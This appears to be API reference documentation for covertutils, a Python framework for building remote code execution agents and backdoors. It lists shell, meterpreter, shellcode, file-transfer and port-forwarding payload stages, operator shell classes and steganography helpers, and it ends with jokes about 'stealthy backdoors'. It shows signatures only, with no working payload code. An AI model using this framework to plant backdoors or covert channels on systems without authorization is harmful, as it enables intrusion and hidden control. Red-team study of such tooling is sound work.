Subpackages

covertutils.payloads.generic package

Submodules

covertutils.payloads.generic.control module

covertutils.payloads.generic.control.**init**(*storage*)

covertutils.payloads.generic.control.**work**(*storage*, *message*)

covertutils.payloads.generic.echo module

covertutils.payloads.generic.echo.**work**(*storage*, *message*)

covertutils.payloads.generic.example module

This code isn't really useful and it is meant to be a guide for making custom *stages* using the `covertutils` API

`covertutils.payloads.generic.example.`**`init`**(*storage*)

Parameters **`storage`** (*dict*) – The storage object is the only persistent object between runs of both *init()* and *work()*. It is treated as a "Local Storage" for the *stage*.

Returns This function must **always** return True if the initialization is succesfull. If *False* values are returned the *stage* doesn't start and *work()* is never called.

`covertutils.payloads.generic.example.`**`work`**(*storage*, *message*)

Parameters

- **`storage`** (*dict*) – The storage object is the only persistent object between runs of both *init()* and *work()*. It is treated as a "Local Storage" for the *stage*.
- **`message`** (*str*) – The data sent from the *Handler* to that *stage*.

Return type str

Returns The response to message that arrived. This exact response will reach the *Handler* in the other side.

covertutils.payloads.generic.file module

`covertutils.payloads.generic.file.`**`work`**(*storage*, *message*)

covertutils.payloads.generic.info module

covertutils.payloads.generic.meterpreter module

`covertutils.payloads.generic.meterpreter.`**`init`**(*storage*)

`covertutils.payloads.generic.meterpreter.`**`work`**(*storage*, *message*)

covertutils.payloads.generic.portfwd module

covertutils.payloads.generic.pythonapi module

`covertutils.payloads.generic.pythonapi.`**`work`**(*storage*, *message*)

covertutils.payloads.generic.shell module

`covertutils.payloads.generic.shell.`**`work`**(*storage*, *message*)

covertutils.payloads.generic.shellprocess module

`covertutils.payloads.generic.shellprocess.`**`init`**(*storage*)

`covertutils.payloads.generic.shellprocess.`**`work`**(*storage*, *message*)

covertutils.payloads.generic.stdapi module

Module contents

covertutils.payloads.linux package

Submodules

covertutils.payloads.linux.shellcode module

covertutils.payloads.linux.shellcode.**work**(*storage*, *message*)

Module contents

covertutils.payloads.windows package

Submodules

covertutils.payloads.windows.shellcode module

covertutils.payloads.windows.shellcode.**init**(*storage*)

covertutils.payloads.windows.shellcode.**work**(*storage*, *message*)

Module contents

Module contents

covertutils.payloads.**dinit**(*storage*)

covertutils.payloads.**generatePayloads**()

covertutils.payloads.**import_payload_from_module**(*module*)

covertutils.payloads.**import_stage_from_module**(*module*)

covertutils.payloads.**import_stage_from_module_str**(*module_str*)

covertutils.shells package

Subpackages

covertutils.shells.impl package

Submodules

covertutils.shells.impl.extendableshell module

class covertutils.shells.impl.extendableshell.**ExtendableShell**(*handler*, *log_unrecognised=False*, ***kw*)

Bases: *covertutils.shells.baseshell.BaseShell*

Defaults = {'prompt': '({package} v{version})> ', 'subshells': {'control': <class c

__init__(*handler*, *log_unrecognised=False*, ***kw*)

covertutils.shells.impl.meterpretershell module

class covertutils.shells.impl.meterpretershell.**MeterpreterShell**(*handler*, ***kw*)

Bases: *covertutils.shells.baseshell.BaseShell*

Defaults = {'subshells': {'control': <class covertutils.shells.subshells.controlsubs

__init__(*handler*, ***kw*)

covertutils.shells.impl.simpleshell module

class covertutils.shells.impl.simpleshell.**SimpleShell**(*handler*, ***kw*)

Bases: *covertutils.shells.baseshell.BaseShell*

Defaults = {'prompt': '({package} v{version})> ', 'subshells': {'control': <class c

__init__(*handler*, ***kw*)

covertutils.shells.impl.standardshell module

class covertutils.shells.impl.standardshell.**StandardShell**(*handler*, ***kw*)

Bases: *covertutils.shells.baseshell.BaseShell*

Defaults = {'prompt': '({package} v{version})> ', 'subshells': {'control': <class c

__init__(*handler*, ***kw*)

Module contents

covertutils.shells.multi package

Submodules

covertutils.shells.multi.shell module

class covertutils.shells.multi.shell.**CLIArgumentParser**(*prog=None*, *usage=None*, *description=None*, *epilog=None*, *version=None*, *parents=[]*, *formatter_class=<class 'argparse.HelpFormatter'>*, *prefix_chars='-'*, *fromfile_prefix_chars=None*, *argument_default=None*, *conflict_handler='error'*, *add_help=True*)

Bases: argparse.ArgumentParser

error(*message*)

exit(*ex_code=1*, *message='Unrecognised'*)

class covertutils.shells.multi.shell.**MultiShell**(*shells=[]*, *output=None*)

Bases: cmd.Cmd

__init__(*shells=[]*, *output=None*)

default(*line*)

do_EOF(**args*)

do_exit(**args*)

do_handler(*line*)

do_q(**args*)

do_quit(**args*)

do_session(*line*)

emptyline()

list_sessions(*verbose=False*)

mount_new_handler(*filename*, *arguments*, *shell_var='shell'*)

quitPrompt(**args*)

start(*warn=True*)

unmount_handler(*orch_id*, *kill=False*)

Module contents

covertutils.shells.subshells package

Submodules

covertutils.shells.subshells.controlsubshell module

class covertutils.shells.subshells.controlsubshell.**ControlSubShell**(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set(['X'])*, *prompt_templ='(>{stream}<) |-> '*)

Bases: *covertutils.shells.subshells.simplesubshell.SimpleSubShell*

__init__(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set(['X'])*, *prompt_templ='(>{stream}<) |-> '*)

completenames(*text*, *line*, *begidx*, *endidx*)

default(*line*)

do_help(*line*)

resetHandler()

covertutils.shells.subshells.controlsubshell.**message_handle**(*message*, *instance*)

covertutils.shells.subshells.examplesubshell module

class covertutils.shells.subshells.examplesubshell.**ExampleSubShell**(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set(['X'])*, *prompt_templ='ExampleSubShell Stream:[{stream}]==> '*)

Bases: *covertutils.shells.subshells.simplesubshell.SimpleSubShell*

__init__(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set(['X'])*, *prompt_templ=' ExampleSubShell Stream:[{stream}]==> '*)

default(*line*)

intro = '\nThis is an Example Shell. It has a custom prompt, and reverses all input be

covertutils.shells.subshells.filesubshell module

class covertutils.shells.subshells.filesubshell.**FileSubShell**(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set(['X'])*, *prompt_templ='=\|{stream}]> ~ '*)

Bases: *covertutils.shells.subshells.simplesubshell.SimpleSubShell*

__init__(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set(['X'])*, *prompt_templ='=\|{stream}]> ~ '*)

default(*line*)

do_download(*line*)

do_upload(*line*)

help_download()

help_upload()

covertutils.shells.subshells.meterpretersubshell module

class covertutils.shells.subshells.meterpretersubshell.**MeterpreterSubShell**(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set([])*, *prompt_templ='{stream} < '*)

Bases: *covertutils.shells.subshells.simplesubshell.SimpleSubShell*

__init__(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set([])*, *prompt_templ='{stream} < '*)

default(*line*)

ping_meterpreter(*ping='X'*, *delay=1*)

covertutils.shells.subshells.meterpretersubshell.**meterpreter_proxy**(*proxy_socket*, *instance*)

covertutils.shells.subshells.portfwdsubshell module

covertutils.shells.subshells.pythonapisubshell module

class covertutils.shells.subshells.pythonapisubshell.**PythonAPISubShell**(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set(['X'])*, *prompt_templ='[{stream}] {intent_str} '*)

Bases: *covertutils.shells.subshells.simplesubshell.SimpleSubShell*

__init__(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set(['X'])*, *prompt_templ='[{stream}] {intent_str} '*)

appendFileBuffer(*line*)

append_comm_char = '+'

clearBuffer(*line*)

default(*line*)

emptyline()

indentation = False

intented_prompt = '...'

loadFile(*line*)

parseline(*line*)

postcmd(*stop*, *line*)

sendFileBuffer(*line*)

sendPythonBuffer(*buffer_=None*)

showBuffer(*line*)

showStorage(*line*)

specialCommand(*line*)

special_comm_char = '@'

unintented_prompt = '>>>'

updatePrompt()

covertutils.shells.subshells.shellcodesubshell module

class covertutils.shells.subshells.shellcodesubshell.**ShellcodeSubShell**(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set(['X'])*, *prompt_templ='[{stream}]> '*)

Bases: *covertutils.shells.subshells.simplesubshell.SimpleSubShell*

__init__(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set(['X'])*, *prompt_templ='[{stream}]> '*)

confirm()

default(*line*)

do_clear(*line*)

do_show(*line*)

fire_word = 'GO'

intro = 'This shell will properly format shellcode\n\tpasted from sources like "exploi

covertutils.shells.subshells.shellcodesubshell.**format_shellcode**(*unformatted*)

covertutils.shells.subshells.shellcodesubshell.**show**(*mixed_shellcode*)

covertutils.shells.subshells.simplesubshell module

class covertutils.shells.subshells.simplesubshell.**SimpleSubShell**(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set(['X'])*, *prompt_templ='[{stream}]> '*)

Bases: cmd.Cmd

__init__(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set(['X'])*, *prompt_templ='[{stream}]> '*)

default(*line*)

do_EOF(**args*)

emptyline()

precmd(*line*)

start()

updatePrompt()

covertutils.shells.subshells.stagesubshell module

class covertutils.shells.subshells.stagesubshell.**StageSubShell**(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set(['X'])*, *prompt_templ='(-){stream}(+)> '*)

Bases: *covertutils.shells.subshells.simplesubshell.SimpleSubShell*

__init__(*stream*, *handler*, *queue_dict*, *base_shell*, *ignore_messages=set(['X'])*, *prompt_templ='(-){stream}(+)> '*)

default(*line*)

do_fload(*line*)

do_mload(*line*)

help_fload()

help_mload()

Module contents

Submodules

covertutils.shells.baseshell module

class covertutils.shells.baseshell.**BaseShell**(*handler*, ***kw*)

Bases: cmd.Cmd

The base class of the package. It implements basics, like hooking the *covertutils.handlers.basehandler.BaseHandler* and giving a handle for further incoming message proccessing.

Defaults = {'debug': None, 'output': None, 'ignore_messages': set([]), 'prompt': '

__init__(*handler*, ***kw*)

addSubShell(*stream*, *subshell_class*, *subshell_kwargs*)

addSubShellLogging(*orch_id*, *stream*)

availableStreams()

completedefault(*text*, *line*, *begidx*, *endidx*)

control_preamp_char = ':'

default(*line*)

do_EOF(**args*)

do_exit(**args*)

do_help(*line*)

do_q(**args*)

do_quit(**args*)

do_streams(*line*)

emptyline(**args*)

quitPrompt(**args*)

ruler = '><'

start(*warn=True*)

streamCharacterHelp()

streamMenu()

stream_preamp_char = ':'

updatePrompt()

covertutils.shells.baseshell.**handlerCallbackHook**(*on_chunk_function*, *stream_dict*)

Module contents

The *shells* package provides Shell classes. They can be inherited for extra features but are also ready to be used.

Submodules

covertutils.exceptions module

All exception of `covertutils` package are provided centrically in this module.

exception covertutils.exceptions.**HardStreamException**
Bases: exceptions.Exception

This Exception is thrown if a Hard Stream can't be created

exception covertutils.exceptions.**InvalidChunkException**
Bases: exceptions.Exception

Exception thrown when the chunks are invalid

exception covertutils.exceptions.**NoFunctionAvailableException**
Bases: exceptions.Exception

This Exception is raised when the received stream does not have a corresponding function.

exception covertutils.exceptions.**StegoDataExtractionException**
Bases: exceptions.Exception

This Exception is thrown whenever data extraction from a Data is not possible

exception covertutils.exceptions.**StegoDataInjectionException**
Bases: exceptions.Exception

This Exception is thrown whenever given data cannot be properly injected in Data

exception covertutils.exceptions.**StegoSchemeParseException**
Bases: exceptions.Exception

This Exception is thrown whenever the StegoScheme syntax gets violated

exception covertutils.exceptions.**StreamAdditionException**
Bases: exceptions.Exception

This Exception is thrown if any issue happens in stream addition.

exception covertutils.exceptions.**StreamAlreadyExistsException**
Bases: *covertutils.exceptions.StreamAdditionException*

This Exception is thrown if an existing stream is tried to be re-added.

exception covertutils.exceptions.**StreamDeletionException**
Bases: exceptions.Exception

This Exception is thrown if the deletion of a stream is not possible.

exception covertutils.exceptions.**TemplateNotFoundException**
Bases: exceptions.Exception

This Exception is thrown when the template passed as argument is not available in the *covertutils.datamanipulation.stegoinjector.StegoInjector* configuration string

covertutils.helpers module

exception covertutils.helpers.**CovertUtilsException**
Bases: exceptions.Exception

General Exception for raising in helper functions

covertutils.helpers.**copydoc**(*fromfunc*, *sep='\n'*)
Decorator: Copy the docstring of *fromfunc*

covertutils.helpers.**defaultArgMerging**(*defaults*, *kwargs*)

covertutils.helpers.**isprintable**(*s*)

covertutils.helpers.**permutate**(*list_*, *number_set*)

covertutils.helpers.**str_similar**(*a*, *b*)

covertutils.helpers.**sxor**(*s1*, *s2*)

covertutils.helpers.**xor_str**(*s1*, *s2*)

Module contents

The covertutils module provides ready plug-n-play tools for *Remote Code Execution Agent* programming. Features like *chunking*, *encryption*, *data identification* are all handled transparently by its classes. The SimpleOrchestrator handles all data manipulation, and the Handlers.BaseHandler derivative classes handle the agent's and handler's actions and responses.

The module does not provide networking functionalities. All networking has to be wrapped by two functions (a sender and a receiver functions) and Handlers will use those for raw_data.

As the *covertutils API* Toc-Tree is **huge** (due to the code organizing, see: *Package, subpackage and module structure*), it is really handy to use the **search page** of **Sphinx** if you are looking for a specific *class* or *method*.

Note: For *flawless backdoor creation* don't forget to fire up some Primus CDs or old blues standards while coding. Maybe light a cigar too.

Note: Creating stealthy backdoors requires intelligence, and intelligence is **a terrible thing to waste**.

Python Module Index

C

Index

Symbols

A

B

C

D

E

F

G

H

I

L

M

N

O

P

Q

T

U

W

X